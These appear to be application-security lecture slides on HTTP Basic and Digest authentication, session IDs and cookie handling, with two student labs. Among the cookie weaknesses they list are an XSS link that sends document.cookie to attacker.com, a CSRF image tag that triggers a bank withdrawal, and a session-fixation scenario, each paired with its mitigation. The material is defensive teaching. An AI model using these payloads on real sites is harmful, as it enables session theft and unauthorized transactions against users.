M183 Applikationssicherheit Implementieren # 8

By Jürg Nietlispach

Recap # 7?

Recap # 7

Finish «Authentication»

- Account Activation
- Password Recovery
- Passwords & Passphrases
- Re-Authentication

?

Consider that a user has successfully entered the credentials (username, password, 2-factor-token) to a to a «protected» web application.

What happens, when this user requests another page of the «protected» area of the web application?

?

Consider that a user has successfully entered the credentials (username, password, 2-factor-token) to a to a «protected» web application.

What happens, when this user requests another page of the the «protected» area of the web application?

=> Gets redirected to the Login-Form!

How to make a successful authentication procedure persistent / stateful (among several page requests)?


Approaches ?

Approaches

- Include Username & Passwort in every request
  - > Basic Authentication
  - > Variant using a Hash and a Nonce/Salt/Timestamp (Digest Authentication, HMAC)

- Generate an unique identifier for a «temporary, trusted connection»
  - > Session (Session-ID, HTTP-Cookie)


HTTP Basic Authentication


User Agent
Web Server
Request ProtectedPage.aspx (Anonymous)
401 (Unauthorized)
WWW-Authenticate: Basic Realm="MyRealm"
Request ProtectedPage.aspx (With Credentials)
Authorize: Basic QXRpZjpwYXNzd29yZERC
ProtectedPage.aspx Markup
Request ProtectedPage.aspx (Pre-authorization)
Authorize: Basic QXRpZjpwYXNzd29yZERC
ProtectedPage.aspx Markup

1. The client sends a request to given ressource at a server: /ProtectedPage.aspx
2. The server sends back a HTTP-header stating it requires basic authentication for a given realm.
3. The user provides the username and password, which the browser concatenates (username + ":" + password), and base64 encodes.
4. This encoded string is then sent using a "Authorization"-header on each request from the browser.

Keep in mind: Because the credentials are only encoded, not encrypted, this is highly insecure unless it is sent over https.

HTTP Digest Authentication


User Agent
Web Server
Request ProtectedPage.aspx (Anonymous)
401 (Unauthorized)
Request ProtectedPage.aspx (With Credentials)
ProtectedPage.aspx Markup
Request ProtectedPage.aspx (Pre-authorization)
ProtectedPage.aspx Markup

```
WWW-Authenticate: Digest realm="MADAM",
nonce="MS8zMS8yMDA2IDE6NDM6MTIgUE0",
opaque="0000000000000000", stale=false, algorithm=MD5,
qop="auth"
```

```
Digest username="Atif", realm="MADAM", qop="auth",
algorithm="MD5", uri="/madam/Download.ashx",
nonce="MS8zMS8yMDA2IDE6NDM6MTIgUE0", nc=00000001,
cnonce="03e5e264f65078fa2dbb8b6926f1a448",
opaque="0000000000000000",
response="f0e1f959b02f3cf1663ba25038141c25"
```

```
Digest username="Atif", realm="MADAM", qop="auth",
algorithm="MD5", uri="/madam/Download.ashx",
nonce="MS8zMS8yMDA2IDI6MzY6MTQgUE0", nc=00000002,
cnonce="5698a543e521c0fefb03abed19431564",
response="785d575418208a98f729cee48a822dd8"
```


1. The client sends a request to given ressource at a server: /ProtectedPage.aspx
2. The server sends back a HTTP-header stating it requires basic authentication for a given realm **and** a randomly generated, single-use value called a **nonce** (replay-attack prevention) and additional information (i.e. the hash algorithm, the requested URI)
3. The user provides the username and password. The browser is now able - together with the nonce and the other information provided – to generate a **response** token.
4. A response token – together with the other encoded information – will be sent on each request from the browser.
5. At each request, the response token looks different. Given the information above, the webserver will able to verify the corresponding response token.

Response Token Calculation

The response token is calculated as follows (RFC 2069):

HA1=MD5(username:realm:password)
HA2=MD5(method:digestURI)
response=MD5(HA1:nonce:HA2)

Example:



```
HA1 = MD5( "Mufasa:testrealm@host.com:Circle Of Life" )
    = 939e7578ed9e3c518a452acee763bce9

HA2 = MD5( "GET:/dir/index.html" )
    = 39aff3a2bab6126f332b942af96d3366

Response = MD5( "939e7578ed9e3c518a452acee763bce9:\
                 dcd98b7102dd2f0e8b11d0f600bfb0c093:\
                 00000001:0a4f113b:auth:\
                 39aff3a2bab6126f332b942af96d3366" )
         = 6629fae49393a05397450978507c4ef1
```

Sessions (OSI)

May be implemented as part of protocols and services at the

- **Application Layer** (**HTTP-Sessions,** Telnet remote login)
- Session layer (Session Initiation Protocol (SIP) based Internet phone call)
- Transport (TCP session, i.e. a TCP connection or an established TCP socket)

HTTP Sessions

“A session token is a unique identifier (Session ID) that is generated and sent from a server to a client to identify the current interaction session.

*The client usually stores and sends the token as an **HTTP cookie** and/or sends it as a **parameter in GET or POST queries**.*

*The **reason** to use session tokens is that the **client only has to handle the identifier**—all session data is stored on the server (usually in a database, to which the client does not have direct access) linked to that identifier.”*

https://en.wikipedia.org/wiki/Session_(computer_science)#Software_implementation

Properties of Session IDs

Used in the form of a

- HTTP-Parameter (GET/POST/…).
    - But: might disclose the session ID (in web links and logs, web browser history and bookmarks, etc.)

- **HTTP-COOKIE** (JSESSIONID, PHPSESSID, ASPSESSIONID, …).
    - Provides: token expiration date and time (max-age), or granular usage constraints (secure-attribute, same-site-attribute, domain & path attributes, http-only-attribute), etc.

- Proprietary HTTP-Headers

- Etc.

Properties of Session IDs 2

Name Fingerprinting

- The name used by the session ID should not be extremely descriptive nor offer unnecessary details about the purpose and meaning of the ID.

Length (2017)

- The session ID must be long enough to prevent brute force attacks and must be at least 128 bits (16 bytes).

Entropy

- The session ID must be unpredictable to prevent guessing attacks (using statistical methods). Good Pseudo Random Number Generators must be used.

Handling of Session IDs

Session Management

- Permissive:
    - Allow the web application to initially accept any session ID value set by the user as valid (Caution: Session-Fixation-Attack)
- Strict
    - The web application will only accept session ID values that have been previously generated by the web application.

Handling of Session IDs 2

Session ID renewals
- After each request
- After Privilege Level change
- Etc .

Timeouts (Automatic Expiration)
- Idle (Tidle > Tthreshold -> logout)
- Absolute (+T expiration)
- Renewal (at each renewal +T expiration)

Logouts (Manual Expirations)
- Set an Expiry Date in the Past

Properties of Session Cookies

- (Session) Cookie consists of
  - Name (caution: fingerprinting)
  - Value
  - Zero or more attributes (name/value pairs). Attributes store information such as the cookie’s expiration, domain, and flags (HttpOnly, Secure, etc.)
  - Browser should support a Cookiesize of 4,096 bytes.
  - Browser should support at least 50 cookies per domain (i.e. per website).
  - Browser should support at least 3,000 cookies in total.

- (Session) Cookies are sent to the server with every request the client makes (a session identifier will be sent back to the server every time the user visits a page on the website)

- A *session cookie* exists only in temporary memory while the user navigates the website and the web browsers normally deletes session cookies when the user closes the browser.

- Unlike other cookies, session cookies do not have an expiration date assigned to them, which is how the browser knows to treat them as session cookies.

Handling of Session Cookies

Setting a Cookie:

Client Requests a Page from example.org:

```
GET /index.html HTTP/1.1
Host: www.example.org
…
```


The Server Responses with – for instance – two Set-Cookie-Headers:

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: theme=light
Set-Cookie: sessionToken=abc123; Expires=Wed, 09 Jun 2021 10:18:14 GMT
…
```

Handling of Session Cookies

Sending a Cookie:

Client Requests a Page from example.org with a Cookie Set:



```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: theme=light; sessionToken=abc123
…
```

This way, the **server knows** that this request **is related to the previous one** and **answer** by sending the requested page, **possibly including more Set-Cookie** headers (add new cookies, modify existing cookies, or delete cookies)

Handling of Session Cookies

Deleting a Cookie:

The Expires attribute defines a specific date and time for when the browser should delete the cookie.

In order to delete a Cookie instantaneously, the expiry is set to a date from the past (typically 1. January 1970):

```
HTTP/1.0 200 OK
Set-Cookie: lu=Rg3vHJZnehYLjVg7qi3bZjzg; Expires=Tue, 15 Jan 2013 21:47:38 GMT; Path=/; Domain=.example.com; HttpOnly
Set-Cookie: made_write_conn=1295214458; Path=/; Domain=.example.com
Set-Cookie: reg_fb_gate=deleted; Expires=Thu, 01 Jan 1970 00:00:01 GMT; Path=/; Domain=.example.com; HttpOnly
```

Lab 1

1. .NET MVC Applikation erstellen
2. Login-Form mit Username & Password erstellen
3. Login-Form erweitern mit «checkbox – eingeloggt bleiben»
4. Session Management implementieren
    1. Ist eingeloggt bleiben **nicht** gewählt -> Session Cookie
    2. Ist eingeloggt bleiben gewählt -> «custom» Cookie (Expiry: heute + 2 Wochen)

Issues with (Session Cookies)?

Cookies are vulnerable to… ?

Issues with Session Cookies 1

Cookies are vulnerable to theft through XSS attacks:

```
<a href="#" onclick="window.location =
'http://attacker.com/stole.cgi?text=' + escape(document.cookie);
return false;">Click here!</a>
```

Solution?

Issues with Session Cookies 1

Solution: add the HttpOnly – Flag. The Cookie then cannot be accessed by client-side APIs, such as JavaScript.

Issues with Session Cookies 2

Cookies are vulnerable to eavesdropping (man in the middle):

Sololution?

Issues with Session Cookies 2

Solution: add the Secure – Flag. The Cookie is then sent only over HTTPS

Issues with Session Cookies 3

Cookies still remain vulnerable to cross-site tracing (XST) and cross-site request forgery (XSRF) attacks. XSRF-Attack-Example:

1. Bob might be browsing a chat forum where another user, Mallory, has posted a message.
2. Suppose that Mallory has crafted an HTML image element that references an action on Bob's bank's website

```
<img src="http://bank.example.com/withdraw?account=bob&amount=1000000&for=mallory">
```

If Bob's bank keeps his authentication information in a cookie, and if the cookie hasn't expired, then the attempt by Bob's browser to load the image will submit the withdrawal form with his cookie, thus authorizing a transaction without Bob's approval.

Solution?

Issues with Session Cookies 3

Solution: Identity confirmation using a CSRF-Token!

Issues with Session Cookies 4

Session Fixation using Session Cookies:

1. Mallory visits http://vulnerable.example.com/ and checks which SID is returned. For example, the server may respond: Set-Cookie: SID=0D6441FEA4496C2.

2. Mallory is now able to send Alice an e-mail: "Check out this new cool feature on our bank, http://vulnerable.example.com/?SID=0D6441FEA4496C2.“

3. Alice logs on, with fixated session identifier SID=0D6441FEA4496C2.

4. Mallory visits http://vulnerable.example.com/?SID=0D6441FEA4496C2 and now has unlimited access to Alice's account.

Solution?

Issues with Session Cookies 4

Solutions:

- Regenerate Session Id on each request
- Identity confirmation with an CSRF-Token

General Issues with Session Cookies

- Cookies identify a combination of browser, computer and user account – not a person

- Cookies doe not differentiate between multiple users who share the same account, computer and browser

- How to handle simultaneous sessions / logins from one user from different devices / ips?

Alternatives to Cookies

- Basic Authentication (as seen bevore …)
- Local Storage / Web Storage
- Browser Cache
- Hidden Form fields
- …

Lab 2

1. XSS Attacke für Session Cookie Theft aus Lab 1 erstellen
2. Applikation aus Lab 1 erweitern, so dass Cookie Theft verhindert wird (mittels CSRF-Token)